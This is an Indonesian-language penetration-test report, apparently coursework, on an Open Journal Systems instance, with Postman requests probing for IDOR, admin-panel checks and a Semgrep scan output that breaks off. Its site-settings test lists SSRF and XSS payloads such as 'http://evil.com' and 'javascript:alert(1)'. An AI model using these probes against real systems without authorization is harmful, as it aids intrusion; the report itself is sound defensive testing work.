
Severity


🟠 **MEDIUM**

Alasan:

- Tidak langsung eksekusi kode
- Tapi expose data sensitif
- Bisa jadi pivot attack

2. /api/v1/submissions


Overview
GET http://10.34.100.178/inde
No environment
Collections
Environments
History
Flows
http://10.34.100.178/index.php/JPK/api/v1/submissions/99
Save
Share
GET
http://10.34.100.178/index.php/JPK/api/v1/submissions/99
Send
Docs
Params
Auth
Headers (7)
Body
Scripts
Settings
Cookies
Query Params
Key
Value
Description
Bulk Edit
Key
Value
Description
Body
403 Forbidden
22 ms
310 B
JSON
Preview
Try with different auth credentials
{
"error": "api.403.unauthorized",
"errorMessage": "You are not authorized to access the requested resource."
}


Workspaces
More
Upgrade
Overview
GET http://10.34.100.178/inde
No environment
Collections
Environments
History
Flows
http://10.34.100.178/index.php/JPK/api/v1/submissions
Save
Share
GET
http://10.34.100.178/index.php/JPK/api/v1/submissions
Send
Docs
Params
Auth
Headers (7)
Body
Scripts
Settings
Cookies
Query Params
Key
Value
Description
Bulk Edit
Key
Value
Description
Body
403 Forbidden
40 ms
310 B
JSON
Preview
Try with different auth credentials
{
"error": "api.403.unauthorized",
"errorMessage": "You are not authorized to access the requested resource."
}

Overview | GET http://10.34.100.178/inde | No environment

Collections | Environments | History | Flows

http://10.34.100.178/index.php/JPK/api/v1/submissions/2 | Save | Share

GET | http://10.34.100.178/index.php/JPK/api/v1/submissions/2 | Send

Docs | Params | Auth | Headers (7) | Body | Scripts | Settings | Cookies

Query Params

Key	Value	Description	Bulk Edit
Key	Value	Description	

Body | 403 Forbidden | 25 ms | 310 B

JSON | Preview | Try with different auth credentials

```
{
    "error": "api.403.unauthorized",
    "errorMessage": "You are not authorized to access the requested resource."
}
```

Overview | GET http://10.34.100.178/inde | No environment

Collections | Environments | History | Flows

http://10.34.100.178/index.php/JPK/api/v1/submissions/3 | Save | Share

GET | http://10.34.100.178/index.php/JPK/api/v1/submissions/3 | Send

Docs | Params | Auth | Headers (7) | Body | Scripts | Settings | Cookies

Query Params

Key	Value	Description	Bulk Edit
Key	Value	Description	

Body | 403 Forbidden | 20 ms | 310 B

JSON | Preview | Try with different auth credentials

```
{
    "error": "api.403.unauthorized",
    "errorMessage": "You are not authorized to access the requested resource."
}
```

Metode

Pengujian dilakukan dengan mengakses endpoint:

/index.php/$journal/api/v1/submissions

Kemudian dilakukan:

- Request GET tanpa autentikasi
- Akses detail submission berdasarkan ID:

/api/v1/submissions/{id}

- Enumerasi ID (2, 3, 99, dll)

Hasil

- Semua request ke endpoint:
  - /api/v1/submissions
  - /api/v1/submissions/{id}
- Menghasilkan response:

403 Forbidden

"You are not authorized to access the requested resource."

- Tidak ada data submission yang dapat diakses tanpa autentikasi
- Tidak dapat melakukan enumerasi ID

Analisis

- Endpoint sudah memiliki **access control yang benar**
- Sistem memverifikasi:
  - authentication (login)
  - authorization (hak akses user)
- Meskipun ID bersifat predictable (angka), **tidak bisa dieksploitasi**
- Tidak ditemukan indikasi **IDOR**

Kesimpulan

Endpoint /api/v1/submissions:

👉 **Tidak rentan terhadap IDOR**


Karena:

- Semua akses tanpa otorisasi ditolak (403)
- Tidak ada kebocoran data submission

Severity

🟢 **LOW / SECURE**

3./api/v1/contexts



Metode

Pengujian dilakukan dengan mengakses endpoint:

/index.php/$journal/api/v1/contexts

Request dilakukan tanpa autentikasi untuk menguji apakah data jurnal dapat diakses secara publik.

Hasil

- Endpoint mengembalikan response:

{

"error": "api.403.unauthorized",

"errorMessage": "You are not authorized to access the requested resource."

}

- Status code: **403 Forbidden**
- Tidak ada data jurnal yang ditampilkan

Analisis

- Endpoint telah menerapkan **authentication dan authorization**
- Akses tanpa login langsung ditolak
- Tidak ditemukan kebocoran informasi terkait:
  - nama jurnal
  - struktur aplikasi
  - metadata lainnya

👉 Artinya:

- Tidak ada **information disclosure**
- Tidak bisa dipakai untuk reconnaissance

Kesimpulan

Endpoint /api/v1/contexts:

👉 **Tidak rentan terhadap Information Disclosure**


Severity

🟢 **LOW / SECURE**

E. Admin Panel

No	URL / Endpoint	Method	Deskripsi	Ri Pote
E1	/index.php/index/admin	GET	Dashboard admin	Adm acces
E2	/index.php/index/admin/plugins	GET/POST	Manajeme n plugin	RCE malic plugi
E3	/index.php/index/admin/siteSettings	POST	Pengaturan situs	SSRF redire
E4	/index.php/index/admin/users	GET/POST	Manajeme n user	Privil escal

1./index.php/index/admin



Metode

Pengujian dilakukan dengan mengakses endpoint:

/index.php/index/admin

Akses dilakukan tanpa autentikasi (tanpa login) melalui browser.

Hasil

- Saat mengakses endpoint admin, sistem **tidak menampilkan dashboard**
- Pengguna diarahkan ke halaman login:

👉 /index.php/index/login

- Tidak ada informasi admin yang ditampilkan

Analisis

- Sistem telah menerapkan **authentication control**
- Akses ke halaman admin dibatasi hanya untuk user yang sudah login
- Tidak ditemukan bypass terhadap mekanisme login

Kesimpulan

Endpoint admin dashboard:

👉 **Tidak rentan terhadap unauthorized access**

Severity

🟢 **LOW / SECURE**

2. /index.php/index/admin/plugins

Jurnal of Public Knowledge

Submissions
Issues

Settings
Journal
Website
Workflow
Distribution
Users & Roles

Statistics
Articles
Editorial Activity
Users
Reports

Tools
Administration


Website Settings

Appearance | Setup | Plugins | Help

Installed Plugins | Plugin Gallery

Plugin Gallery Search

Name	Description	Status
RQC Plugin	Submit review data to the Review Quality Collector (RQC) service	
Hypothes.is	This plugin integrates the Hypothes.is annotation tool into articles.	
Shibboleth	This plugin adds Shibboleth support.	
Backup	This plugin permits backups to be downloaded from within OJS/OMP/OPS.	
iThenticate	This plugin permits automatic submission of uploaded content to the iThenticate service for plagiarism checking.	
COinS	This plugin embeds OpenURL COinS in OJS articles.	
QuickSubmit	The QuickSubmit plugin permits Journal Managers to quickly enter submissions through the OJS website, bypassing the editorial workflow.	
Allowed Uploads	Allowed Uploads plugin enables to choose the filetypes that are allowed when submitting a manuscript.	
Authors History	This plugin adds a tab in the submission view, where all submissions from each contributor are listed.	
Plugins update notification	This plugin generates a notification whenever an update to a gallery plugin is available	
Dataverse Plugin	This plugin integrates OJS/OPS and Dataverse, allowing for research data sharing.	
Matomo	Permits usage statistics tracking using Matomo (formerly Piwik).	
Shariff Plugin	This plugin integrates the shariff solution for social media buttons in OJS and OMP.	
Subscription SSO	This plugin permits delegation of OJS subscription checks to a third-party web service.	
Funding	Adds submission funding data using the Crossref funders registry.	
Custom Header Plugin	Permits the addition of custom headers to the website.	
Custom Locale Plugin	Permits the customization of interface text.	
JATS Template Plugin	Permits the automatic generation of a simple (incomplete) JATS XML document.	
SWORD Client Plugin	Permits the use of the SWORD protocol to deposit documents from OJS into other systems.	
OAI JATS Plugin	Permits the delivery of JATS XML via the OAI interface.	
Keyword Cloud Plugin	A block plugin to provide a tag cloud of article keywords.	
Bootstrap3	A template Bootstrap3 theme for OJS 3.1.1+	



Metode

Pengujian dilakukan dengan mengakses halaman:

/index.php/index/admin/plugins

Pengujian meliputi:

- akses halaman plugin sebagai admin
- pencarian fitur upload/install plugin
- evaluasi kontrol akses terhadap plugin

Hasil

- Halaman plugin hanya dapat diakses oleh admin
- Sistem hanya menyediakan:
  - Plugin bawaan (Plugin Gallery)
  - Enable/disable plugin
- Tidak ditemukan fitur:
  - upload plugin manual
  - install plugin dari file (.zip/.php)

Analisis

- Tidak adanya fitur upload plugin mencegah:
  - eksekusi kode berbahaya
  - injeksi plugin malicious
- Kontrol akses sudah tepat (admin-only)
- Attack vector untuk RCE melalui plugin **tidak tersedia**

Kesimpulan

👉 **Tidak ditemukan kerentanan RCE melalui plugin management**

Severity

🟢 **LOW / SECURE**

3. /index.php/index/admin/siteSettings

Metode

Pengujian dilakukan dengan memasukkan URL pada field:

Other license URL

di halaman Site Settings.

Payload yang digunakan:

- http://evil.com
- http://127.0.0.1
- javascript:alert(1)

Hasil

- Sistem menerima input tanpa validasi ketat

- Tidak terjadi:
    - redirect otomatis
    - server-side request
- URL hanya disimpan sebagai konfigurasi

Analisis

- Input tidak digunakan dalam proses backend request
- Tidak ditemukan indikasi SSRF
- Tidak ditemukan open redirect
- URL hanya digunakan sebagai referensi link


Kesimpulan

👉 **Tidak ditemukan kerentanan**

Severity

🟢 **LOW / SECURE**

4. /index.php/index/admin/users



Metode

Pengujian dilakukan dengan:

- Mengakses fitur manajemen user menggunakan akun admin
- Mengakses sistem menggunakan akun non-admin (author/reviewer)
- Mengamati perbedaan hak akses antar role

Hasil

- Admin dapat mengakses fitur manajemen user
- User non-admin hanya dapat mengakses fitur submission
- Menu seperti **Users & Roles** dan **Statistics** tidak tersedia bagi user biasa

---

Analisis

- Sistem menerapkan Role-Based Access Control (RBAC) dengan baik
- Pembatasan akses sesuai dengan hak pengguna
- Tidak ditemukan akses ilegal ke fitur admin oleh user biasa

---

Kesimpulan

👉 **Tidak ditemukan kerentanan privilege escalation**

Severity

🟢 **LOW / SECURE**

Dokumentasi Pertemuan 3 SAST

Semgrep php

```
syifaniads@LAPTOP-FPE63SP9:~$ semgrep scan --config p/php --include "*.php" --no-git-ignore --json --output semgrep_php.json ojs-sr

  ┌──── ○○○ ────┐
  │ Semgrep CLI │
  └─────────────┘

[1] Loading rules from registry...                                    Scanning 1347 files with 53 Code rules:

  CODE RULES
  Scanning 1347 files with 50 php rules.

  SUPPLY CHAIN RULES

  💎 Run `semgrep ci` to find dependency
     vulnerabilities and advanced cross-file findings.


  PROGRESS

    ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:14


  ┌──────────────┐
  │ Scan Summary │
  └──────────────┘

✅ Scan completed successfully.
 • Findings: 2 (2 blocking)
 • Rules run: 50
 • Targets scanned: 1347
 • Parsed lines: ~100.0%
 • Scan skipped:
   ◦ Not matching --include patterns: 10213
   ◦ Files matching .semgrepignore patterns: 138
 • For a detailed list of skipped files and lines, run semgrep with the --verbose flag
Ran 50 rules on 1347 files: 2 findings.
syifaniads@LAPTOP-FPE63SP9:~$
```

Semgrep sql inject

```
syifaniads@LAPTOP-FPE63SP!

syifaniads@LAPTOP-FPE63SP9:~$ semgrep scan --config=auto --config p/sql-injection --include "*.php" --no-git-ignore ojs-src

  ooo
  Semgrep CLI

Loading rules from registry...
Scanning 1347 files with 2854 Code rules:

  CODE RULES

  Language      Rules   Files          Origin      Rules
  ---------------------------          ----------------
  php              65    1347          Pro rules    1793
  <multilang>      47    1347          Community    1061

  SUPPLY CHAIN RULES

  💎 Run `semgrep ci` to find dependency
     vulnerabilities and advanced cross-file findings.

  PROGRESS

  ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:09

Warning: 1 timeout error(s) in ojs-src/lib/pkp/classes/oai/OAI.inc.php when running the following rules:
[php.lang.security.tainted-user-input-in-php-script.tainted-user-input-in-php-script]


  38 Code Findings


    ojs-src/classes/migration/upgrade/OJSv3_3_0UpgradeMigration.inc.php
    ❯❯ php.lang.security.unserialize-use.unserialize-use
          ❮❮ Blocking ❯❯
          Calling `unserialize()` with user input in the pattern can lead to arbitrary code execution.
          Consider using JSON or structured data approaches (e.g. Google Protocol Buffers).
          Details: https://sg.run/b24E

          123┆ if (@unserialize($serializedValue) === false) return;
             ⋮┆----------------------------------------
          124┆ $oldLocaleValue = unserialize($serializedValue);
             ⋮┆----------------------------------------
          148┆ if (@unserialize($serializedOldValue) === false) return;
             ⋮┆----------------------------------------
          149┆ $oldValue = unserialize($serializedOldValue);

    ojs-src/lib/pkp/classes/cache/APCCache.inc.php
    ❯❯ php.lang.security.unserialize-use.unserialize-use
          ❮❮ Blocking ❯❯
          Calling `unserialize()` with user input in the pattern can lead to arbitrary code execution.
          Consider using JSON or structured data approaches (e.g. Google Protocol Buffers).
          Details: https://sg.run/b24E

           51┆ $returner = unserialize(apc_fetch($key));

    ojs-src/lib/pkp/classes/cache/CacheManager.inc.php
    ❯❯ php.lang.security.unlink-use.unlink-use
          ❮❮ Blocking ❯❯
          Using user input when deleting files with `unlink()` is potentially dangerous. A malicious actor
          could use this to modify or access files they have no right to.
          Details: https://sg.run/rYeR

          135┆ @unlink ($file);

    ojs-src/lib/pkp/classes/cache/FileCache.inc.php
    ❯❯ php.lang.security.unlink-use.unlink-use
          ❮❮ Blocking ❯❯
          Using user input when deleting files with `unlink()` is potentially dangerous. A malicious actor
          could use this to modify or access files they have no right to.
          Details: https://sg.run/rYeR

           60┆ @unlink($this->filename);
```

```
syifaniads@LAPTOP-FPE63SP

ojs-src/lib/pkp/classes/cache/XCacheCache.inc.php
❯❯ php.lang.security.unserialize-use.unserialize-use
      ❮❮ Blocking ❯❯
      Calling `unserialize()` with user input in the pattern can lead to arbitrary code execution.
      Consider using JSON or structured data approaches (e.g. Google Protocol Buffers).
      Details: https://sg.run/b24E

       54┆ $returner = unserialize(xcache_get($key));

ojs-src/lib/pkp/classes/cliTool/InstallTool.inc.php
❯❯❯ php.lang.security.backticks-use.backticks-use
      ❮❮ Blocking ❯❯
      Backticks use may lead to command injection vulnerabilities.
      Details: https://sg.run/4xj9

       97┆ @`/bin/stty -echo`;
         ⋮┆----------------------------------------
      104┆ @`/bin/stty echo`;

ojs-src/lib/pkp/classes/context/CategoryDAO.inc.php
❯❯ php.lang.security.unserialize-use.unserialize-use
      ❮❮ Blocking ❯❯
      Calling `unserialize()` with user input in the pattern can lead to arbitrary code execution.
      Consider using JSON or structured data approaches (e.g. Google Protocol Buffers).
      Details: https://sg.run/b24E

      139┆ $category->setImage(unserialize($row['image']));

ojs-src/lib/pkp/classes/db/DAO.inc.php
❯❯ php.lang.security.unserialize-use.unserialize-use
      ❮❮ Blocking ❯❯
      Calling `unserialize()` with user input in the pattern can lead to arbitrary code execution.
      Consider using JSON or structured data approaches (e.g. Google Protocol Buffers).
      Details: https://sg.run/b24E

      252┆ $value = unserialize($value);

ojs-src/lib/pkp/classes/file/FileArchive.inc.php
❯❯❯ php.lang.security.exec-use.exec-use
      ❮❮ Blocking ❯❯
      Executing non-constant commands. This can lead to command injection.
      Details: https://sg.run/5Q1j

       45┆ exec(Config::getVar('cli', 'tar') . ' -c -z ' .
       46┆           '-f ' . escapeshellarg($archivePath) . ' ' .
       47┆           '-C ' . escapeshellarg($filesDir) . ' ' .
       48┆           implode(' ', array_map('escapeshellarg', array_keys($files)))
       49┆ );

ojs-src/lib/pkp/classes/file/FileManager.inc.php
❯❯ php.lang.security.unlink-use.unlink-use
      ❮❮ Blocking ❯❯
      Using user input when deleting files with `unlink()` is potentially dangerous. A malicious actor
      could use this to modify or access files they have no right to.
      Details: https://sg.run/rYeR

      297┆ return unlink($filePath);
         ⋮┆----------------------------------------
      345┆ if (!unlink($file)) return false;

❯❯❯ php.lang.security.exec-use.exec-use
      ❮❮ Blocking ❯❯
      Executing non-constant commands. This can lead to command injection.
      Details: https://sg.run/5Q1j

      614┆ exec($gzipCmd, $output, $returnValue);

ojs-src/lib/pkp/classes/install/Installer.inc.php
❯❯❯ php.lang.security.eval-use.eval-use
      ❮❮ Blocking ❯❯
      Evaluating non-constant commands. This can lead to command injection.
      Details: https://sg.run/J9AP

      383┆ return eval($condition);
         ⋮┆----------------------------------------
      431┆ return eval($condition);
```

```
syifaniads@LAPTOP-FPE63SP!

ojs-src/lib/pkp/classes/migration/upgrade/PKPv3_3_0UpgradeMigration.inc.php
❯❯ php.lang.security.unserialize-use.unserialize-use
      ❮❮ Blocking ❯❯
      Calling `unserialize()` with user input in the pattern can lead to arbitrary code execution.
      Consider using JSON or structured data approaches (e.g. Google Protocol Buffers).
      Details: https://sg.run/b24E

